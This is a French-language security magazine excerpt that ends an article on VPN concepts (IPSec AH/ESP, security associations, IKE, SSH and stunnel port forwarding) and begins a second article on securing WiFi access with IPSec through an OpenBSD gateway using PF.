Le terme tunnel est probablement celui utilisé dans l'environnement des VPN avec le plus de significations différentes. Dans de nombreux cas la définition suivante est utilisée : "Connexion bi-directionnelle sécurisée entre deux systèmes". Cette définition est entièrement orientée sécurité (et encore, le terme "sécurisé" n'est pas défini) et ne prend pas en compte la conception "réseau" du tunnel.

C'est pourtant cet aspect particulier qui nous intéresse, dans la mesure où chaque élément de sécurité est déjà défini (chiffrement, authentification, etc.). Nous utiliserons donc le terme "tunnel" pour définir un canal établi entre deux points et permettant de s'affranchir des caractéristiques de l'interconnexion entre ces deux points. L'objectif d'un tunnel est alors de fournir un point d'accès pour accéder à des ressources situées "à l'autre bout" sans se préoccuper des problématiques de routage par exemple. Ainsi un tunnel reliant deux réseaux en adresses 192.168.1.0/24 et 192.168.2.0/24 à travers Internet permettra à un utilisateur en 192.168.1.10 d'accéder à une ressource en 192.168.2.25.

Cet exemple illustre un tunnel de couche 3 (réseau) tel que l'implémente IPSec ou les techniques d'encapsulation de type IP dans IP ou encore GRE [3]. Il existe également des mécanismes d'encapsulation de couche 2 tels que L2TP [4] ou PPTP dont l'objectif est de s'affranchir des problématiques de la couche de liaison.

IPSEC

IPSec est le protocole le plus célèbre pour la mise en place de VPN, ce pour deux raisons. D'une part, il s'agit d'un des standards les plus largement diffusé et le plus ouvert (i.e. permettant la mise en place de la majeure partie des fonctions vues précédemment). D'autre part, il est nativement implémenté dans IPv6, et apparaît par conséquent comme l'avenir naturel des communications sécurisées.

AH ET ESP

Le fonctionnement d'IPSec est lié à deux mécanismes spécifiques : l'en-tête AH (*Authentication Header*) [5] et l'ESP (*Encapsulated Security Payload*) [6].

■ **L'en-tête AH** a pour rôle d'assurer l'authentification de l'émetteur et le contrôle d'intégrité de l'ensemble du paquet (y compris les en-têtes IP). Il est positionné entre l'en-tête IP et l'en-tête du protocole de couche supérieure (TCP, UDP, ICMP etc.).(voir **figure 1**)


Le champ le plus important de cet en-tête est la partie contenant les données d'authentification. Ces dernières comprennent un ICV (*Integrity Check Value*) généré à partir :

- des champs immuables de l'en-tête IP (version, taille, source etc.) ;
- des champs de l'en-tête pouvant être modifiés mais prédictibles (adresse destination) ;
- de certains champs de l'en-tête AH ;
- des données (au sens IP du terme, soit tout ce qui reste après l'en-tête AH).


L'ICV est un MAC. La norme spécifie que les équipements IPSec DOIVENT supporter les algorithmes HMAC-MD5 [7][8] et HMAC-SHA1 [9] pour le calcul des MAC.

■ **L'ESP** a pour fonction de chiffrer les données (au sens IP du terme), d'en assurer l'authentification, d'en garantir l'intégrité et de fournir un mécanisme d'anti-répétition des sessions. Les données IP sont encapsulées dans l'ESP selon le **schéma présenté en 2**.


Les données de l'ESP sont les données IP (potentiellement chiffrées) et/ou les vecteurs d'initialisation pour certains algorithmes de chiffrement. Le champ de *Padding* permet de satisfaire aux critères d'algorithmes de chiffrement demandant explicitement des blocs d'une longueur donnée.



1 En-tête AH



2 ESP



3 AH + ESP

Le champ de données d'authentification contient un ICV (voir plus haut) calculé sur l'ESP (à l'exclusion du champ de données d'authentifications).

L'en-tête d'authentification et la charge de données sécurisées peuvent être utilisés séparément ou conjointement. Dans ce dernier cas un paquet IPSec aura la structure suivante.(voir **figure 3**)

NOTION DE SA

Dans l'en-tête AH ainsi que dans l'en-tête de l'ESP un champ apparaît systématiquement, il s'agit du SPI (*Security Parameter Index*). L'objectif de ce nombre de 32 bits est d'identifier de manière unique (en corrélation avec l'adresse IP destination et le mécanisme employé – AH ou ESP) une "Security Association (SA)" **[10]** pour ce datagramme.

Une SA est une relation à sens unique entre un émetteur et un destinataire. Cette association de sécurité définit l'ensemble des opérations IPSec devant être appliquées aux datagrammes qui y affèrent. En particulier, la SA contient les éléments suivants :

- **un compteur** utilisé pour générer les numéros de séquence des en-têtes AH et ESP ;
- **un *flag*** indiquant qu'un dépassement du compteur précédent doit interrompre la communication ;
- **une fenêtre d'anti-répétition**, dans laquelle doit "tomber" le prochain numéro de séquence ;
- **les informations sur l'AH** : algorithme d'authentification, clefs, durée de vie, etc. ;
- **les informations sur l'ESP** : algorithmes d'authentification et de chiffrement, vecteurs d'initialisation, clefs, etc. ;
- **un indicateur du mode IPSec** utilisé (transport, tunnel ou *wildcard* - voir plus bas) ;
- **la durée de vie de la SA** ;
- **le MTU**.

LES CLEFS DANS IPSEC

La présence de mécanismes de chiffrement asymétriques implique la prise en compte des problématiques de gestion des clefs et de leur distribution à l'ensemble des systèmes destinés à être source et/ou destination d'une communication IPSec.

Dans le cas de petites infrastructures, il est possible, voire préférable, d'opter pour une gestion et une distribution manuelle des clefs. Dans ce schéma, il suffit sur chaque équipement de paramétrer les clefs publiques des systèmes avec lesquels il est susceptible de communiquer en IPSec.

Cette simplicité technique doit cependant être couplée à une bonne organisation et à une certaine rigueur, afin d'une part d'en assurer un fonctionnement correct et d'autre part de respecter les critères de renouvellement des clefs.

Cependant, une telle méthode n'est pas applicable sur des infrastructures comprenant de nombreux systèmes, ce pour d'évidentes raisons de volumes de données à traiter et de délais de mise en œuvre. Le protocole IKE **[11]** (*Internet Key Exchange*) a par conséquent été défini comme protocole par défaut pour la gestion et la distribution des clefs. La gestion des clefs est assurée par le protocole ISAKMP **[12]**, le principe d'échange assuré par un mécanisme dérivé d'Oakley.

Gestion des clefs

Le rôle d'ISAKMP est de fournir un protocole "cadre" de gestion des clefs, et en particulier le support des opérations de négociation de ces dernières.

En effet, avant de définir une SA, certains paramètres doivent être négociés (tels que les algorithmes de chiffrement par exemple) entre les deux extrémités du canal de communication. ISAKMP met alors en œuvre un mécanisme de négociation découpé en deux phases. La première phase de négociation a pour objectif de définir par quels moyens seront protégés les échanges suivants. La seconde, initiée une fois les paramètres entre extrémités définis, va permettre de négocier les différents paramètres qui seront caractéristiques de la ou des future(s) SA entre les deux systèmes.

Si un tel mécanisme implique un *overhead* important pour la négociation d'une seule SA entre deux systèmes, un "retour sur investissement" est rapidement réalisé dès lors que plusieurs négociations sont nécessaires. En effet, la première phase a permis d'établir un canal de communication sécurisé entre les deux systèmes, canal qui sera réutilisé tel quel pour les échanges futurs.

Echange des clefs

Fondé sur l'algorithme de Diffie-Hellmann, le mécanisme d'échange des clefs utilisé par IKE permet d'accroître la sécurité du système, en particulier en authentifiant les utilisateurs. L'objectif reste néanmoins le même : à partir des couples (clef publique de A, clef privée de B) et (clef publique de B, clef privée de A), générer à chaque extrémité de la communication une clef partagée (clé de session).



4 AH et ESP en mode tunnel

A l'issue de cette phase, l'ensemble des communications peut donc s'effectuer via un mécanisme de chiffrement symétrique assurant des performances largement supérieures.

IKEV2

Encore au stade de *draft* **[14]** au sein de l'IETF, la version 2 d'IKE a essentiellement pour objectif de tirer les conséquences des déploiements d'infrastructures IKEv1. En particulier, IKEv2 apparaît comme un effort de simplification à tous les niveaux, y compris en ce qui concerne la documentation. A ce titre, les RFC 2407, 2408 et 2409 seront, à terme, intégrés dans un unique document.

Outre cette modification de forme, IKEv2 intègre bien sûr de nombreuses modifications techniques, les plus importantes étant :

- l'implémentation de mécanismes permettant d'effectuer une négociation à travers un NAT (*Network Address Translator* **[15]**) ;
- la réduction du nombre d'échanges initiaux ;
- la réduction du nombre d'états d'erreur possibles, je cite le draft : "en rendant le protocole fiable"... ;
- l'amélioration de la robustesse du protocole en cas d'interruption réseau/déni de service.

Un point intéressant de ce *draft* est l'insistance avec laquelle il est fait référence à la simplicité de migration des infrastructures IKEv1 vers IKEv2. Il y a donc fort à parier que IKEv2 saura s'imposer dès qu'il sera ratifié.

MODE TRANSPORT ET MODE TUNNEL

Enfin IPSec peut fonctionner en deux modes : le mode transport, dans lequel sont conservés les en-têtes originaux, et le mode tunnel, qui, comme son nom l'indique, permet d'encapsuler le paquet IP original dans un autre paquet. Le format d'un paquet IPSec en mode tunnel est donné dans le schéma suivant (respectivement, pour les fonctions AH et ESP d'IPSec). (voir **figure 4**)

SSH ET SSL

D'autres technologies sont utilisables pour mettre en œuvre des VPN, en fonction des besoins auxquels ces derniers doivent répondre. Nous verrons ici deux des plus connues, à savoir SSL et SSH. En dépit de l'intérêt que peut représenter une étude technique poussée de chacun de ces mécanismes, nous nous contenterons de les décrire rapidement et de traiter dans quelle mesure ils peuvent être utilisés pour mettre en œuvre un VPN.

SSH

Si SSH est particulièrement connu comme LE remplaçant des `telnet` et autres `rlogin`, il n'en reste pas moins qu'il s'agit en premier lieu d'un protocole définissant un mécanisme d'échange de données sécurisé entre deux systèmes.

Ainsi SSH met en œuvre des mécanismes de chiffrement, d'authentification (manuels ou automatiques) et de compression. En outre, SSH implémente nativement un certain nombre de fonctions telles que le *shell* sur le système distant, le transfert de fichiers et le *port forwarding*.

C'est à cette dernière fonctionnalité que nous allons nous intéresser rapidement. En effet, elle permet d'établir, entre deux points, un canal sécurisé par lequel peut transiter n'importe quel type de données IP. Le principe est simple. Prenons l'exemple de la mise en place d'un tunnel afin de sécuriser les connexions entre un client et un serveur POP. Les étapes sont les suivantes :


➔ **1.** établir une connexion SSH entre les deux systèmes ;

➔ **2.** sur le client : faire pointer le client POP sur le système en local ;


➔ **3.** sur le serveur : transmettre les données arrivant depuis la connexion SSH au service POP3.(voir **figure 5**)

Cette opération s'effectue via une simple commande lancée sur le client SSH : `# ssh -L 110:localhost:110 <@IP serveur ssh>`


Pour mettre en place un tunnel permettant à l'ensemble des collaborateurs de l'entreprise d'accéder de manière sécurisée à un serveur POP situé quelque part ailleurs sur Internet, il suffit



5 Port forwarding local



6 Port forwarding distant



7 Port forwarding Off-host

d'établir la connexion SSH entre le client et le serveur en ajoutant l'option `-g`, disponible sur OpenSSH. Dans ces conditions, l'ensemble des connexions sur le port 110 du client SSH sera "forwardé" vers le serveur POP3 via le canal SSH. Il s'agit du *port forwarding* distant. (voir **figure 6**)

Notons l'importance de filtrer les accès au port 110 du client SSH, faute de quoi le tunnel SSH devient une autoroute vers le serveur POP de l'entreprise...

Enfin, l'ultime étape consiste à construire un tunnel entre deux réseaux (et non plus un réseau et un serveur comme précédemment). La mise en place est triviale. Il suffit d'ajouter la ligne `GatewayPorts yes` dans le fichier `/etc/ssh/sshd_config` du serveur SSH et de lancer la commande suivante sur le client SSH : `# ssh -g -L 110:<@IP serveur pop>:110 <@IP serveur ssh>` (**figure 7**)

Encore une fois, l'accès au port 110 du client SSH **DOIT** être restreint !

SSL

Bien que s'appuyant sur une technologie différente, SSL permet d'effectuer le même type d'opérations de *port forwarding* via un *wrapper* : `stunnel` **[13]**.

Ainsi le *local port forwarding* est implémenté en lançant sur le client POP la commande :

```
stunnel -c -d 110 -r <@IP du serveur POP>:54321
```

et sur le serveur POP :

```
stunnel -p <chemin du certificat> -d 54321 -r <@IP du client POP>:110
```

CONCLUSION

Derrière les trois lettres de l'acronyme VPN se masquent de nombreux concepts, technologies et implémentations différentes. En outre, les effets de mode, accrus par le marketing, ont rajouté à la confusion ambiante. Il est donc nécessaire de garder en mémoire qu'un VPN n'est autre qu'un moyen de fournir un service à travers un réseau public avec les mêmes caractéristiques qu'à travers un réseau privé.

Renaud Bidou

renaud.bidou@iv2-technologies.com

Références

[1] *The RC5, RC5-CBC, RC5-CBC-Pad, and RC5-CTS Algorithms* - RFC 2040 - R. Baldwin, R. Rivest - Octobre 1996 - **http://www.ietf.org/rfc/rfc2040.txt**

[2] *The MD5 Message-Digest Algorithm* - RFC 1321 - R. Rivest - Avril 1992 - **http://www.ietf.org/rfc/rfc1321.txt**

[3] *Generic Routing Encapsulation (GRE)* - RFC 2784 - Network Working Group - Mars 2000 - **http://www.ietf.org/rfc/rfc2784.txt**

[4] *Layer Two Tunneling Protocol "L2TP"* - RFC 2661 - IETF Network Working Group - Août 1999 - **http://www.ietf.org/rfc/rfc2661.txt**

[5] *IP Authentication Header* - RFC 2402 - S. Kent, R. Atkinson - Novembre 1998 - **http://www.ietf.org/rfc/rfc2402.txt**

[6] *IP Encapsulating Security Payload (ESP)* - RFC 2406 - S. Kent, R. Atkinson - Novembre 1998 - **http://www.ietf.org/rfc/rfc2406.txt**

[7] *HMAC: Keyed-Hashing for Message Authentication* - RFC 2104 - H. Krawczyk, M. Bellare, R. Canetti - Février 1997 - **http://www.ietf.org/rfc/rfc2104.txt**

[8] *The Use of HMAC-MD5-96 within ESP and AH* - RFC 2403 - C. Madson, R. Glenn - Novembre 1998 - **http://www.ietf.org/rfc/rfc2403.txt**

[9] *The Use of HMAC-SHA-1-96 within ESP and AH* - RFC 2404 - C. Madson, R. Glenn - Novembre 1998 - **http://www.ietf.org/rfc/rfc2404.txt**

[10] *Security Architecture for the Internet Protocol* - RFC 2401 - S. Kent, R. Atkinson - Novembre 1998 - **http://www.ietf.org/rfc/rfc2401.txt**

[11] *The Internet Key Exchange (IKE)* - RFC 2409 - D. Harkins, D. Carrel - Novembre 1998 - **http://www.ietf.org/rfc/rfc2409.txt**

[12] *Internet Security Association and Key Management Protocol (ISAKMP)* - RFC 2408 - Network Working Group - Novembre 1998 - **http://www.ietf.org/rfc/rfc2408.txt**

[13] stunnel - **http://www.stunnel.org**


[14] *Internet Key Exchange (IKEv2) Protocol* - Internet Draft - CharlieKaufman - Août 2003 - **http://www.ietf.org/internet-drafts/draft-ietf-ipsec-ikev2-10.txt**

[15] *Traditional IP Network Address Translator (Traditional NAT)* - RFC 3022 - P. Srisuresh, K. Egevang - Janvier 2001 - **http://www.ietf.org/rfc/rfc3022.txt**

[16] *Multiprotocol Label Switching Architecture* - RFC 3031 - IETF Network Working Group - Janvier 2001 - **http://www.ietf.org/rfc/rfc3031.txt**



Introduction aux VPN 1
Infrastructure combinant concentrateur VPN IPSec, ... 3
Tunnel et VPN légers 4



Sécurisation des communications WiFi avec IPSec

Les réseaux informatiques sont de plus en plus utilisés, aussi bien dans les entreprises que chez les particuliers (il suffit de voir les mini-réseaux créés pour accéder à Internet, avec une machine par membre du foyer). Ces réseaux sont, de plus en plus, fondés sur des technologies sans fil, permettant de diminuer les coûts de déploiement (mais aussi d'améliorer les aspects esthétiques pour les particuliers, en limitant les câbles qui traversent l'appartement ;-)). Cependant, à la différence des réseaux filaires, les réseaux sans fil, même s'ils sont plus faciles et moins chers à déployer, posent des problèmes de sécurité. Les ondes herztiennes qu'ils utilisent peuvent déborder d'un appartement, d'un bâtiment ou d'un centre industriel. Les accès sont donc plus difficiles à maîtriser.

Face à ce problème, des solutions de chiffrement ont été implémentées pour limiter l'écoute et les accès à ces réseaux sans fil. Cependant, même avec ces technologies (qui ne sont pas sans failles), on ne peut pas dire que ces types de réseaux soient réellement sécurisés.

Cet article montre une solution (parmi d'autres) pour sécuriser les accès et les communications dans un environnement de réseaux sans fil. Cette solution s'appuie sur le protocole IPSec.

RAPPELS SUR LE WIFI

Dans la suite de cet article, nous essaierons de sécuriser des communications de type 802.11b. Cette norme permet la communication sur un support radio. La norme 802.11b fonctionne dans la bande de fréquence de 2,4 GHz et fournit un débit maximal théorique de 11 Mbps. C'est la norme de communication sans fil la plus souvent rencontrée. Elle possède deux modes de fonctionnement : ad-hoc et infrastructure. Le mode *ad hoc* permet la communication point à point et sort du cadre de cet article. Le mode *infrastructure* (mode le plus souvent utilisé) définit deux types d'entités communicantes : le client et le point d'accès. Le point d'accès permet de regrouper des clients pour qu'ils puissent communiquer, un client s'associant à un point d'accès. Un point d'accès peut être relié à un réseau filaire et servir de pont entre le réseau sans fil et le réseau filaire. Lors de l'association d'un client à un point d'accès, trois modes d'authentification sont possibles : ouvert (aucune authentification), fermé (il faut connaître l'identifiant du réseau sans fil ou SSID) et WEP (il faut connaître le SSID du réseau et un secret partagé, une clé). Même en utilisant la dernière méthode d'authentification, la sécurité des communications n'est pas au rendez-vous. Le protocole WEP (*Wired Equivalent Privacy*), s'appuyant sur l'algorithme de chiffrement par flot RC4, a été attaqué sur des implémentations, montrant qu'il n'était pas sûr. Tout ceci (et bien plus encore) est montré en détail dans MISC 6, comportant un dossier complet sur le Wireless.

En conséquence, il est difficile d'avoir confiance dans la sécurité de ces réseaux WiFi, même en utilisant le WEP. C'est pour cela qu'un moyen d'augmenter la sécurité, au niveau de la confidentialité et de l'authentification, des réseaux sans fil est d'utiliser la notion de VPN, à l'aide d'IPSec.

L'exemple que nous prendrons pour illustrer notre propos consiste à définir un réseau local (de type intranet) et de voir comment, en utilisant IPSec, on sécurise l'accès de machines utilisant 802.11b sur ce réseau local. Notre propos s'attachera à sécuriser l'accès des machines sans fil vers le réseau local, comportant des services (POP, FTP, HTTP...) et un accès à Internet via un *proxy*. Nous n'étudierons pas la sécurisation des accès réseau entre les différents clients sans fil, associés au point d'accès.

ARCHITECTURE À SÉCURISER

L'architecture à sécuriser dans notre étude de cas se compose d'un point d'accès 802.11b connecté directement (via un câble croisé, par exemple) à une passerelle. Cette passerelle, sous OpenBSD, joue le rôle de machine d'authentification des clients sans fil, qui souhaitent communiquer avec le reste du réseau filaire. Tout client sans fil doit utiliser IPSec pour s'authentifier à la passerelle et chiffrer ses communications. Seules les connexions utilisant IPSec seront routées par la passerelle sur le LAN. Toute autre connexion sera bloquée par la passerelle.

Le LAN se compose de plusieurs machines censées modéliser un intranet avec une connexion vers Internet. Ce LAN intègre des serveurs SMTP et POP pour gérer le mail, un serveur HTTP, un serveur FTP, un relais DNS et, enfin, un proxy pour accéder à Internet en utilisant les protocoles FTP et HTTP.


La **figure 1** montre l'architecture du LAN et les adresses IP utilisées dans la suite de l'article.

Au cours de cet article, nous allons décrire les différentes configurations de la passerelle, selon que l'on utilise une gestion manuelle des clés, une gestion basée sur ISAKMP avec authentification par secret partagé ou avec authentification par certificats x509.

La configuration des clients sera détaillée dans des fiches pratiques, situées en dehors de cet article (ceci permet de traiter plusieurs types de plates-formes souhaitant communiquer avec la passerelle). La configuration des clients dépend des systèmes d'exploitation qu'ils utilisent : nous avons testé OpenBSD, FreeBSD, Mac OS X, Linux et Windows 2000.

Une fiche pratique traitera, à la fois, de OpenBSD, FreeBSD et Mac OS X car les outils et l'implémentation d'IPSec sont très proches sur ces plates-formes. Une deuxième fiche pratique traitera de Linux. Enfin, une dernière fiche se penchera sur le cas de Windows 2000. Mais sans plus attendre, entrons directement dans le vif du sujet.

1



CONFIGURER LA PASSERELLE SOUS OPENBSD

Dans la conception du réseau sécurisé, la passerelle a un rôle primordial puisqu'elle présente un passage obligé pour les clients *wireless* qui désirent accéder au reste du réseau local ou à Internet.

Le choix du système d'exploitation de cette machine est donc important puisqu'il faut un OS sûr, performant au niveau réseau, et implémentant IPSec. Notre choix se porte sur OpenBSD **[1]**, qui remplit parfaitement ces conditions :

- dès l'installation, le système est sécurisé de façon satisfaisante ;
- IPSec est géré nativement, dans le noyau fourni à l'installation ;
- OpenBSD offre des outils intéressants pour renforcer la sécurité (notamment PF et `authpf` : voir **[2]** et **[3]**).

IPSEC DANS OPENBSD

La FAQ d'OpenBSD **[4]** comporte un chapitre dédié à IPSec, qui constitue une documentation intéressante, tout comme les `man ipsec(4)` et `vpn(8)`. L'implémentation est celle de la pile KAME **[8]**, qui est la pile IP utilisée par la famille des BSD notamment.

Activation des protocoles

Une première étape lors de l'utilisation d'IPSec sous OpenBSD consiste à vérifier l'activation des protocoles AH **[5]** et ESP **[6]**. Pour cela, nous utilisons `sysctl(8)` pour interroger le système :

```
# sysctl net.inet.ah.enable
net.inet.ah.enable = 1
# sysctl net.inet.esp.enable
net.inet.esp.enable = 1
```

Pour être certain d'avoir ces valeurs au *boot*, il est possible de modifier le fichier `/etc/sysctl.conf` :

```
net.inet.esp.enable=1   # 0=Disable the ESP IPsec protocol
net.inet.ah.enable=1    # 0=Disable the AH IPsec protocol
```

Notons que ce mécanisme peut également être utilisé pour désactiver le protocole AH, s'il est prévu de l'abandonner au profit d'ESP, souvent considéré comme plus sûr.

Si vous souhaitez recompiler votre noyau, pour conserver le support d'IPSec, il vous faudra au minimum activer les options suivantes :

```
option    CRYPTO   # Cryptographic Framework
option    IPSEC    # IPSEC VPN
```

Quels outils utiliser ?

Abordons maintenant le paramétrage : plusieurs solutions s'offrent à nous. Une première méthode consiste à gérer manuellement les clés et les informations liées aux associations de sécurité, avec l'outil `ipsecadm(8)`. Une seconde approche favorise une



gestion automatisée de ces paramètres en utilisant le protocole ISAKMP [7], avec le démon `isakmpd(8)`.

De plus, cette façon de procéder permet de définir des politiques de sécurité assez fines, notamment au niveau de l'authentification des hôtes distants : authentification par simple mot de passe, ou alors via des certificats x509.

Nous illustrerons ces différentes variantes :

- avec gestion manuelle des Associations de Sécurité par `ipsecadm` ;
- avec `isakmpd` et authentification par mot de passe ;
- avec `isakmpd` et authentification par certificats.

L'interface enc0

OpenBSD possède une interface grâce à laquelle il est possible d'examiner le contenu des flux IPSec en les "décapsulant", c'est-à-dire qu'elle permet notamment de voir en clair les paquets sortants avant qu'ils ne soient chiffrés, ou les paquets entrants après qu'ils aient été déchiffrés. Cette interface, `enc(4)`, nécessite la ligne suivante dans le fichier de configuration du noyau :

```
pseudo-device enc 4   # Encapsulation device used by IPSEC
```

Il suffit ensuite de l'activer, par exemple "sniffer" le trafic avec `tcpdump(8)` ou ajouter des règles de filtrage pour `pf(4)`.

LE PARE-FEU : PACKET FILTER ET AUTHPF

Packet Filter est le pare-feu intégré au noyau OpenBSD depuis la version 3.0. Il n'appartient pas à cet article de présenter PF en détails, mais plutôt de mettre en avant les caractéristiques présentant un intérêt pour notre configuration :

- pare-feu *stateful* ;
- gestion de la translation d'adresse (*NAT* et *RDR*) ;
- système d'ancres (ou *anchor*, cf ci-après) ;
- les tables ;
- `authpf`, le shell orienté passerelle d'authentification.

Les différentes règles utilisées par `pf` sont manipulées au niveau utilisateur via l'outil `pfctl(8)`.

Les ancres

Il s'agit de gérer des groupes de règles indépendants au sein du jeu de règles principal, chaque groupe portant un nom spécifique et définissant un nouvel espace de règles. Au sein de cet espace, il est possible d'ajouter ou de supprimer de nouvelles règles de filtrage, de translation d'adresse et de redirection, sans pour autant impacter toutes les règles du pare-feu, puisque seul le groupe (l'ancre) concerné sera rechargé dans le noyau au moment de la modification, les autres règles ne subissant aucun traitement. Cela est particulièrement utile pour ajouter un ensemble de règles au jeu principal en fonction d'un événement particulier.

Par exemple, si vous établissez la connexion avec votre fournisseur d'accès via une machine sous OpenBSD, pour donner accès à Internet à un poste de travail, vous pouvez utiliser ce mécanisme pour ajouter des règles au moment de l'établissement de la liaison PPP (rejet des connexions sur la nouvelle interface, *NAT* pour la station...).

Les tables

Les tables de PF sont des structures utilisées pour définir des familles d'hôtes ou de réseaux, qui peuvent être manipulées dans le fichier de configuration ou bien dynamiquement via `pfctl` : il est ainsi possible d'ajouter ou de retirer des machines d'une table sans devoir pour autant recharger l'ensemble des règles de PF par la suite. Outre cette facilité de manipulation, les tables induisent un gain en performance lors du parcours des règles, de par l'implémentation qui en est faite.

Authpf

